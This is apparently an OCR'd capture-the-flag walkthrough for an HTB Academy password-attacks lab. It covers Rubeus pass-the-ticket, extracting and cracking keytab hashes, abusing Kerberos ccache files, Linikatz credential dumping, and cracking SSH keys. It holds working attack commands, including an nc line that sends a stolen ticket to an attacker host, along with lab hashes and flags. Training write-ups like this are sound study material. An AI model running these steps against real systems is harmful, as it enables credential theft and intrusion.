
Method: ok in the section itself I used mimikatz, lets redo the 3 section questions with Rubeus (for that I restarted the target machine):

Rubeus, like mimikatz – is in 'C:\tools'.

Lets open there powershell and run:

```
.\Rubeus.exe dump /nowrap
```

In here we don't get the output as files but directly to the terminal:



What we care about is the 'Base64EncodedTicket'

We will use to to import Ticket, We will proceed with the command:

```
.\Rubeus.exe ptt /ticket:<Base64EncodedTicket>
```

```
PS C:\tools> .\Rubeus.exe ptt /ticket:doIFqDCCBaSgAwIBBaEDAgEWooIEojCCBJ5hggSaMIIElqADAgEFoRMbEUlOTEFORUZSRUlHSFQuSFRCoiYwJKAD
AgECoR0wGxsGa3JidGd0GxFJTkxBTkVGUkVJR0hULkhUQqOCBFAwggRMoAMCARKhAwIBAqKCBD4EggQ6WAFRQHvcuVZSNhz/v52p5c3HMcu7o6riWiB9F/aw9cVyZO
F5mvHqSOfYacJ9QbXT+xuGtwkCnSVtgE0Gaenz4D8yBEeQLHkjjh2iXHD4NWTmQ8ss9gjyk72Pa0XduRMKQ7OyS/QHJhjFh9rkHd5DkWDCi5uCOBTsgD6Lvxv4ASQX
```

*

*

```
VGUkVJR0hULkhUQqIRMA+gAwIBAaEIMAYbBGpvaG6jBwMFAEDhAAClERgPMjAyNDA3MjQxMTQ3MDFaphEYDzIwMjQwNzI0MjE0NzAxWqcRGA8yMDI0MDczMTExNDcw
MVqoExsRSU5MQU5FRlJFSUdIVC5IVEKpJjAkoAMCAQKhHTAbGwZrcmJOZ3QbEUlOTEFORUZSRUlHSFQuSFRC
```

```
  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.1.2

[*] Action: Import Ticket
[+] Ticket successfully imported!
PS C:\tools> cat \\DC01.inlanefreight.htb\john\john.txt
Learn1ng_M0r3_Tr1cks_with_J0hn
```

Ticket successfully imported.

Now we may proceed in the same manner as the mimikatz equivalent:

```
PS C:\tools> cat \\DC01.inlanefreight.htb\john\john.txt
Learn1ng_M0r3_Tr1cks_with_J0hn
PS C:\tools> Enter-PSSession -ComputerName DC01
[DC01]: PS C:\Users\john\Documents> cat C:\john\john.txt
P4$$_th3_Tick3T_PSR
[DC01]: PS C:\Users\john\Documents> _
```

Pass the Ticket (PtT) from Linux:

Question: Connect to the target machine using SSH to the port TCP/2222 and the provided credentials. Read the flag in David's home directory.

Answer: Gett1ng_Acc3$$_to_LINUX01

Method: First, lets ssh login to the target linux machine, with the provided credentials to port 2222 – as instructed. We will use the command:

```
ssh david@inlanefreight.htb@<target-IP> -p 2222
```

*the provided username for this section is 'david@inlanefreight.htb'. *

Then – we enter the provided password:

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-sokomkbod1]-[~]
└─► [★]$ ssh david@inlanefreight.htb@10.129.199.87 -p 2222
The authenticity of host '[10.129.199.87]:2222 ([10.129.199.87]:2222)' can't be
established.
ED25519 key fingerprint is SHA256:HfXWue9Dnk+UvRXP6ytrRnXKIRSijm058/zFrj/1LvY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.129.199.87]:2222' (ED25519) to the list of known
 hosts.
david@inlanefreight.htb@10.129.199.87's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-128-generic x86_64)
```

*

*

```
Last login: Tue Oct 25 13:23:44 2022 from 172.16.1.5
david@inlanefreight.htb@linux01:~$
```

We are in david's home directory.

In the following 2 commands, we will confirm flag existence and read it:

```
ls
cat flag.txt
```

```
david@inlanefreight.htb@linux01:~$ ls
flag.txt
david@inlanefreight.htb@linux01:~$ cat flag.txt
Gett1ng_Acc3$$_to_LINUX01
```

Question: Which group can connect to LINUX01?

Answer: Linux Admins

Method: first – Linux01 is our target windows machine (the one we had just ssh connected to in the previous question).

Now, we will run on the linux machine the command:

```
realm list
```

```
david@inlanefreight.htb@linux01:~$ realm list
inlanefreight.htb
  type: kerberos
  realm-name: INLANEFREIGHT.HTB
  domain-name: inlanefreight.htb
  configured: kerberos-member
  server-software: active-directory
  client-software: sssd
  required-package: sssd-tools
  required-package: sssd
  required-package: libnss-sss
  required-package: libpam-sss
  required-package: adcli
  required-package: samba-common-bin
  login-formats: %U@inlanefreight.htb
  login-policy: allow-permitted-logins
  permitted-logins: david@inlanefreight.htb, julio@inlanefreight.htb
  permitted-groups: Linux Admins
```

And we will find the answer in the last category.

Question: Look for a keytab file that you have read and write access. Submit the file name as a response.

Answer: carlos.keytab

Method: we will have to look for such keytab file with the command:

```
find / -name *keytab* -ls 2>/dev/null
```

the command will look for all files (and directories) which in their name contain the string 'keytab', and the '-ls' serves the same functionality as 'ls -l' but in 'find' command:

We can observe that 'carlos.keytab' has read and write permissions to everyone, including us.

Question: Extract the hashes from the keytab file you found, crack the password, log in as the user and submit the flag in the user's home directory.

Answer: C@rl0s_1$_H3r3

Method: first small explanation about keytab from the section:

'A keytab is a file containing pairs of Kerberos principals and encrypted keys (which are derived from the Kerberos password).'.

Now for the extraction -we will use the tool 'KeyTabExtract', which in the target machine 'LINUX01' is provided for us in '/opt' directory as '/opt/keytabextract.py'.

We will run the command:

```
python3 /opt/keytabextract.py
/opt/specialfiles/carlos.keytab
```

*where '/opt/specialfiles/carlos.keytab' is the file with the user read&write pemission found in the previous question. *:

```
david@inlanefreight.htb@linux01:~$ python3 /opt/keytabextract.py /opt/specialfiles/carlos.keytab
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[+] Keytab File successfully imported.
        REALM : INLANEFREIGHT.HTB
        SERVICE PRINCIPAL : carlos/
        NTLM HASH : a738f92b3c08b424ec2d99589a9cce60
        AES-256 HASH : 42ff0baa586963d9010584eb9590595e8cd47c489e25e82aae69b1de2943007f
        AES-128 HASH : fa74d5abf4061baa1d4ff8485d1261c4
```

We have carlos's NTLM hash – lets crack it – usually we crack the password with hashcat (using some wordlist of rockyou or the password.list from the resources bag), but this time we will go with the section suggested method - crackstation online cracking:

When entering the obtained NTLM hash in there – we can see the cleartext password is 'Password5'.

Now we can proceed with either

```
su carlos@inlanefreight.htb
```

on 'LINUX01' to directly login as 'carlos@inlanefreight.htb':

```
david@inlanefreight.htb@linux01:~$ su carlos@inlanefreight.htb
Password:
carlos@inlanefreight.htb@linux01:/home/david@inlanefreight.htb$
```

Or start another ssh session from the pwnbox:

```
ssh carlos@inlanefreight.htb@<target-IP> -p 2222
```

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-sokomkbod1]-[~]
└─[★]$ ssh carlos@inlanefreight.htb@10.129.199.87 -p 2222
carlos@inlanefreight.htb@10.129.199.87's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-128-generic x86_64)
```

*

*

```
Last login: Wed Oct 12 20:33:44 2022 from 172.16.1.5
carlos@inlanefreight.htb@linux01:~$
```

*the ssh method is more recommended as we login directly to carlos's home directory, unlike the su method that will require change directory command first. *

Either way the next command (from the ssh method) is

```
cat flag.txt
```

```
carlos@inlanefreight.htb@linux01:~$ cat flag.txt
C@rl0s_1$_H3r3
```

Question: Check Carlos' crontab, and look for keytabs to which Carlos has access. Try to get the credentials of the user svc_workstations and use them to authenticate via SSH. Submit the flag.txt in svc_workstations' home directory.

Answer: Mor3_4cce$$_m0r3_Pr1v$

Method: on 'carlos@inlanefreight.htb' user on 'LINUX01' host – lets get to his crontab tasks with the command:

```
crontab -l
```

```
carlos@inlanefreight.htb@linux01:~$ crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
```

*

*

```
#
# m h  dom mon dow   command
*/5 * * * * /home/carlos@inlanefreight.htb/.scripts/kerberos_script_test.sh
```

The tasks means that '~/.scripts/Kerberos_script_test.sh' is being executed every 5 minutes.

Looking at the script:

```
carlos@inlanefreight.htb@linux01:~$ cat /home/carlos@inlanefreight.htb/.scripts/kerberos_script_test.sh
#!/bin/bash

kinit svc_workstations@INLANEFREIGHT.HTB -k -t /home/carlos@inlanefreight.htb/.scripts/svc_workstations.kt
smbclient //dc01.inlanefreight.htb/svc_workstations -c 'ls'  -k -no-pass > /home/carlos@inlanefreight.htb/script-test-results.
txt
```

The .sh script will attempt to Kerberos authenticate as 'svc_workstations' – and if successful it puts the TGT in a cache (command 1), then – it will attempt to use the cached TGT to smb connect to dc01, and put the 'ls' content in the 'script-test-results' file.

Well the sh script makes me wonder what else in the '.scripts' directory:

```
ls .scripts
```

```
carlos@inlanefreight.htb@linux01:~$ ls .scripts
john.keytab  kerberos_script_test.sh  svc_workstations._all.kt  svc_workstations.kt
```

So regarding ‘svc_workstations’ – we have ‘svc_workstations.kt’, and ‘svc_workstations._all.kt’ – where ‘kt’ must be ‘keytabs’.

Lets use ‘KeyTabExtract’ on both files:

```
python3 /opt/keytabextract.py .scripts/svc_workstations.kt

python3 /opt/keytabextract.py
.scripts/svc_workstations._all.kt
```

```
carlos@inlanefreight.htb@linux01:~$ python3 /opt/keytabextract.py .scripts/svc_workstations.kt
[!] No RC4-HMAC located. Unable to extract NTLM hashes.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[!] Unable to identify any AES128-CTS-HMAC-SHA1 hashes.
[+] Keytab File successfully imported.
        REALM : INLANEFREIGHT.HTB
        SERVICE PRINCIPAL : svc_workstations/
        AES-256 HASH : 0c91040d4d05092a3d545bbf76237b3794c456ac42c8d577753d64283889da6d
carlos@inlanefreight.htb@linux01:~$ python3 /opt/keytabextract.py .scripts/svc_workstations._all.kt
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[+] Keytab File successfully imported.
        REALM : INLANEFREIGHT.HTB
        SERVICE PRINCIPAL : svc_workstations/
        NTLM HASH : 7247e8d4387e76996ff3f18a34316fdd
        AES-256 HASH : 0c91040d4d05092a3d545bbf76237b3794c456ac42c8d577753d64283889da6d
        AES-128 HASH : 3a7e52143531408f39101187acc80677
```

The NTLM hash is in ‘svc_workstations._all.kt’

Running it in crackstation:

‘svc_workstations’ password is ‘Password4’

Lets ssh login to his account:

```
ssh svc_workstations@inlanefreight.htb@<target-IP> -p 2222
```

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-sokomkbod1]-[~]
└──╼ [★]$ ssh svc_workstations@inlanefreight.htb@10.129.199.87 -p 2222
svc_workstations@inlanefreight.htb@10.129.199.87's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-128-generic x86_64)
```

*

*

```
Failed to connect to https://changelogs.ubuntu.com/meta-


Last login: Wed Oct 12 21:18:12 2022 from 172.16.1.5
svc_workstations@inlanefreight.htb@linux01:~$
```

And we are in.. cat the flag:

```
svc_workstations@inlanefreight.htb@linux01:~$ cat flag.txt
Mor3_4cce$$_m0r3_Pr1v$
```

Question: Check the sudo privileges of the svc_workstations user and get access as root. Submit the flag in /root/flag.txt directory as the response.

Answer: Ro0t_Pwn_K3yT4b

Method: lets begin with checking 'svc_workstations' sudo rights:

```
sudo -l
```

enter 'svc_workstations' password at prompt:

```
svc_workstations@inlanefreight.htb@linux01:~$ sudo -l
[sudo] password for svc_workstations@inlanefreight.htb:
Matching Defaults entries for svc_workstations@inlanefreight.htb on linux01:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User svc_workstations@inlanefreight.htb may run the following commands on linux01:
    (ALL) ALL
```

We have 'ALL' rights, meaning we can do (almost) everything, within the 'LINUX01' target machine.

Including using sudo to cat the flag in '/root':

```
sudo cat /root/flag.txt
```

```
svc_workstations@inlanefreight.htb@linux01:~$ sudo cat /root/flag.txt
Ro0t_Pwn_K3yT4b
```

Question: Check the /tmp directory and find Julio's Kerberos ticket (ccache file). Import the ticket and read the contents of julio.txt from the domain share folder \\DC01\julio.

Answer: JuL1()_SH@re_fl@g

Method: for this step, we will have to move to root user.

Using sudo (which svc_workstations has) – we will run the commands:

```
sudo su
cd /root
```

```
svc_workstations@inlanefreight.htb@linux01:~$ sudo su
root@linux01:/home/svc_workstations@inlanefreight.htb# cd /root
root@linux01:~#
```

Now, lets run

```
ls -la /tmp
```

to see what we have in '/tmp':

```
root@linux01:~# ls -la /tmp
total 76
drwxrwxrwt 13 root                          root                          4096 Jul 24 15:50 .
drwxr-xr-x 20 root                          root                          4096 Oct  6  2021 ..
drwxrwxrwt  2 root                          root                          4096 Jul 24 12:39 .font-unix
drwxrwxrwt  2 root                          root                          4096 Jul 24 12:39 .ICE-unix
-rw-------  1 julio@inlanefreight.htb       domain users@inlanefreight.htb 1406 Jul 24 15:50 krb5cc_647401106_HRJDux
-rw-------  1 julio@inlanefreight.htb       domain users@inlanefreight.htb 1414 Jul 24 15:50 krb5cc_647401106_OLAzwr
```

It seems there are 2 tickets which are belong to 'julio', (I don't know why there are 2, either way we pick the bottom one (the one which ends with 'wr').

*The bottom value constantly changes while the top one whose suffix is 'Dux' is constant. The constant one will not work, only the bottom one, why? I don't know. But we go on with that. *

Lets copy the file to '/root', then export it to 'KRB5CCNAME' environment variable (the one used for Kerberos authentication), we will use the commands:

```
cp /tmp/krb5cc_647401106_OLAzwr .
export KRB5CCNAME=/root/krb5cc_647401106_OLAzwr
```

Then we can confirm export with

```
klist
```

```
root@linux01:~# cp /tmp/krb5cc_647401106_OLAzwr .
root@linux01:~# export KRB5CCNAME=/root/krb5cc_647401106_OLAzwr
root@linux01:~# klist
Ticket cache: FILE:/root/krb5cc_647401106_OLAzwr
Default principal: julio@INLANEFREIGHT.HTB

Valid starting       Expires              Service principal
07/24/2024 15:50:00  07/25/2024 01:50:00  krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
        renew until 07/25/2024 15:50:00
```

now lets run smb using our stored keytab, we will use the command:

```
smbclient //dc01/julio -k -c ls -no-pass
```

running ls on dc01/julio home directory, as instructed in the question

```
root@linux01:~# smbclient //dc01/julio -k -c ls -no-pass
  .                                   D        0  Thu Jul 14 12:25:24 2022
  ..                                  D        0  Thu Jul 14 12:25:24 2022
  julio.txt                           A       17  Thu Jul 14 21:18:12 2022
```

Lets get julio.txt – we will use ‘get’ to get the flag from DC01/julio to ‘LINUX01’ (root directory):

```
smbclient //dc01/julio -k -c 'get julio.txt' -no-pass
```

```
root@linux01:~# smbclient //dc01/julio -k -c 'get julio.txt' -no-pass
getting file \julio.txt of size 17 as julio.txt (8.3 KiloBytes/sec) (average 8.3 KiloBytes/sec)
```

Now the flag is in ‘LINUX01’ (‘/root’ directory).

Lets get the flag’s name with ls – then when we know what it is – we cat it:

```
ls
```

```
root@linux01:~# ls
flag.txt  julio.txt  krb5cc_647401106_OLAzwr  snap
```

The flag is ‘julio.txt’ – lets cat it:

```
root@linux01:~# cat julio.txt
JuL1()_SH@re_fl@groot@linux01:~#
```

Question: Use the LINUX01$ Kerberos ticket to read the flag found in \\DC01\linux01. Submit the contents as your response (the flag starts with Us1nG_).

Answer: Us1nG_KeyTab_Like_@_PRO

Method: first lets try to get it with julio kerberos ticket with the command:

```
smbclient //dc01/linux01 -k -c 'ls' -no-pass
```

```
root@linux01:~# smbclient //dc01/linux01 -k -c 'ls' -no-pass
NT_STATUS_ACCESS_DENIED listing \*
```

Access denied.

We have to find a keytab file of 'linux01' and use it to connect to linux01 share.

But where is this keytab file?

We will have to use the tool 'Linikatz' – a similar Mimikatz but to unix.

We will download it to the pwnbox, and then with temporary python server we will transfer it to the target 'LINUX01' machine.

On pwnbox we will run

```
python -m http.server 8080
```

and on client 'LINUX01' we will run

```
wget http://<attacker-IP>:8080/linikatz.sh -outfile
linikatz.sh
```

when downloaded, we will confirm download on the target machine:

```
root@linux01:~# ls linikatz.sh
linikatz.sh
```

*remember that we are still on root from last question. *

Lets enable execution permission

```
chmod u+x linikatz.sh
```

*we can confirm we have permissions with 'ls -l linikatz.sh'

Then we can run. Running without filters will flood the terminal with output that will not be relevant, so we will run with the command:

```
./linikatz.sh | grep linux01 -i -B 1
```

'-i' is for insensitive casing between big letters and small letters, and '-B1' is to print the line with the keyword 'linux01', and the line above it (soon we will see why):

```
root@linux01:~# ./linikatz.sh | grep linux01 -i -B 1
./linikatz.sh: line 349: tdbdump: command not found
Ticket cache: FILE:/var/lib/sss/db/ccache_INLANEFREIGHT.HTB
Default principal: LINUX01$@INLANEFREIGHT.HTB
```

Here we have the 'LINUX01', and line above it the file full path location.

Lets assign the found path to the 'KRB5CCNAME' environment variable:

```
export KRB5CCNAME=/var/lib/sss/db/ccache_INLANEFREIGHT.HTB
```

lets confirm with 'klist':

```
root@linux01:~# klist
Ticket cache: FILE:/var/lib/sss/db/ccache_INLANEFREIGHT.HTB
Default principal: LINUX01$@INLANEFREIGHT.HTB

Valid starting       Expires              Service principal
07/24/2024 17:42:24  07/25/2024 03:42:24  krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
        renew until 07/25/2024 17:42:24
07/24/2024 17:42:24  07/25/2024 03:42:24  ldap/dc01.inlanefreight.htb@
        renew until 07/25/2024 17:42:24
07/24/2024 17:42:24  07/25/2024 03:42:24  ldap/dc01.inlanefreight.htb@INLANEFREIGHT.HTB
        renew until 07/25/2024 17:42:24
```

Now lets try to run again:

```
smbclient //dc01/linux01 -k -c 'ls' -no-pass
```

```
root@linux01:~# smbclient //dc01/linux01 -k -c 'ls' -no-pass
  .                                   D        0  Wed Oct  5 14:17:02 2022
  ..                                  D        0  Wed Oct  5 14:17:02 2022
  flag.txt                            A       52  Wed Oct  5 14:17:02 2022

                7706623 blocks of size 4096. 4435964 blocks available
```

Lets get the flag, confirm it with 'ls' and 'cat' it:

```
smbclient //dc01/linux01 -k -c 'get flag.txt' -no-pass
```

```
root@linux01:~# smbclient //dc01/linux01 -k -c 'get flag.txt' -no-pass
getting file \flag.txt of size 52 as flag.txt (50.8 KiloBytes/sec) (average 50.8 KiloBytes/sec)
```

Then we run ‘ls’:

```
root@linux01:~# ls
flag.txt  linikatz.1464  linikatz.sh  snap  utfile
```

*the smb download of ‘flag.txt’ overwritten the previous original ’flag.txt’ that were in ‘/root’. *

And

```
cat flag.txt
```

```
root@linux01:~# cat flag.txt
??s1nG_KeyTab_Like_@_PRO
```

*ignore those 2 ‘??’ symbols. *

Question - Optional: Transfer Julio's ccache file from LINUX01 to your attack host. Follow the example to use chisel and proxychains to connect via evil-winrm from your attack host to MS01 and DC01. Mark DONE when finished.

Answer: DONE

Method: we will have to transfer Julio's ccache file from Linux01 to the pwnbox.

We will use nc for that:

Receiver (run on attacking pwnbox):

```
nc -l -p 4444 > received
```

Sender:

```
nc <attacker-IP> 4444 < /tmp/krb5cc_647401106_NzSbv5
```

when the file is transferred, we will have Julio's ccache file ('received') in the pwnbox.

Now lets make the necessary pivoting modifications to allow the pwnbox to directly reach to MS01 and DC01 machines (which are currently reachable from 'LINUX01' only).

On 'LINUX01) lets run:

```
nslookup ms01
nslookup dc01
```

ms01 IP - 172.16.1.5, dc01 IP – 172.16.1.10

```
root@linux01:~# nslookup ms01
Server:         172.16.1.10
Address:        172.16.1.10#53

Name:   ms01.inlanefreight.htb
Address: 172.16.1.5

root@linux01:~# nslookup dc01
Server:         172.16.1.10
Address:        172.16.1.10#53

Name:   dc01.inlanefreight.htb
Address: 172.16.1.10
```


On pwnbox – lets run:

```
sudo nano /etc/hosts
```

to assign the IP's to the hosts,

we will paste in it:

```
172.16.1.10 inlanefreight.htb   inlanefreight
dc01.inlanefreight.htb  dc01
172.16.1.5  ms01.inlanefreight.htb  ms01
```



*** TO BE COMPLETED***

Question - Optional: From Windows (MS01), export Julio's ticket using Mimikatz or Rubeus. Convert the ticket to ccache and use it from Linux to connect to the C disk. Mark DONE when finished.

Answer: DONE

Method: *** TO BE COMPLETED***

Cracking Files

Protected Files:

Question: Use the cracked password of the user Kira and log in to the host and crack the "id_rsa" SSH key. Then, submit the password for the SSH key as the answer.

Answer: L0veme

Method: in this section we are not told what machine we are dealing with.

Lets run ‘nmap’ on the target machine:

```
nmap <target-IP> -sV -p 1-7500
```

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-vrgv5iwo9d]-[~]
└──╼ [★]$ nmap 10.129.14.159 -sV -p 1-7500
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-25 02:06 CDT
Nmap scan report for 10.129.14.159
Host is up (0.0095s latency).
Not shown: 7496 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

We are dealing with a linux machine, running among others ssh.

Now, we are told to use kira credentials, those that were obtained in the section ‘Credential Hunting in Linux’, and back then were used to ssh login to the machine, so it makes sense to ssh login to the target machine.

The credentials are ‘kira:L0vey0u1!’, lets ssh login to the target Linux machine with the command:

```
ssh kira@<target-IP>
```

and then enter the password.

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-vrgv5iwo9d]-[~]
└──╼ [★]$ ssh kira@10.129.14.159
kira@10.129.14.159's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-99-generic x86_64)

 * Documentation:  https://help.ubuntu.com
```

*

*

```
Last login: Thu Jul 25 08:59:31 2024 from 10.10.15.241
\kira@nix01:~$
```

We are in.

Now we have to look for the 'id_rsa' ssh key. Traditionally – the key is stored in '~/.ssh/id_rsa' in linux machine – lets check that:

```
kira@nix01:~$ cat /home/kira/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,F1C2E21F3CF7BDF460FB56C7D16911F2

sqXnpt6fN4Ugi545CGyPWgfkaQhkDt5lKU6azI4amQ9mifdUkKzdR46EdrU3Pglh
xz3sC+Xdm7qkrtLEO7rpk8w7zANcsxvOznGspuUv+c1bSvJdVq7AqTG84KEmUpXM
```

There it is, lets get to the attacking pwnbox for cracking.

We copy the content of the 'id_rsa', and put it in a file within the pwnbox called 'ssh_private_key'

```
┌[eu-academy-2]-[10.10.15.241]
└─► [★]$ ls ssh_private_key
ssh_private_key
```

Now, we will use a tool called '[ssh2john]' which takes in a private key – and generates the corresponding hashes for encrypted SSH keys, which we can then store in files, ready to be cracked. We will use the command:

```
ssh2john.py ssh_private_key > ssh_private_key.hash
```


to get the corresponding hashes and output them to a file called 'ssh_private_key.hash':

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-vrgv5iwo9d]-[~]
└─► [★]$ ssh2john.py ssh_private_key > ssh_private_key.hash
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-vrgv5iwo9d]-[~]
└─► [★]$ ls ssh_private_key.hash
ssh_private_key.hash
```

Now lets use '[john the ripper]' to crack the hashes, along with [rockyou] wordlist

We will run the command:

```
john --wordlist=rockyou.txt ssh_private_key.hash
```



The password is ‘L0veme’

Protected Archives:

Question: Use the cracked password of the user Kira, log in to the host, and read the Notes.zip file containing the flag. Then, submit the flag as the answer.

Answer: HTB{ocnc7r4io8ucsj8eujcm}

Method: lets ssh login to kira user ('kira:L0vey0u1!') in the same manner logged as the previous question (I skip here the nmap, ssh and all that, refer to the previous section for that).

We will have to find Notes.zip in the target machine, we will run the command:

```
find / -name Notes.zip 2>/dev/null
```

the fill will be found in kira's Documents:

```
kira@nix01:~$ find / -name Notes.zip 2>/dev/null
/home/kira/Documents/Notes.zip
```

For convenience, I copied the file from Documents for kira's home directory

```
cp Documents/Notes.zip Notes.zip
```

We will have to transfer the file from the target machine to the attacking pwnbox for further analysis.

Luckily we have python3 on the target machine, so lets set up temporary python server on the target machine:

```
python3 -m http.server 8080
```

```
kira@nix01:~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

and while the server is running - on client (pwnbox), we run the command:

```
wget http://<target-IP>:8080/Notes.zip -outfile Notes.zip
```

when downloaded, we can confirm download with 'ls Notes.zip':

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-5yzysrp5ip]-[~]
└─[★]$ wget http://10.129.114.167:8080/Notes.zip -outfile Notes.zip
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-5yzysrp5ip]-[~]
└─[★]$ ls Notes.zip
Notes.zip
```

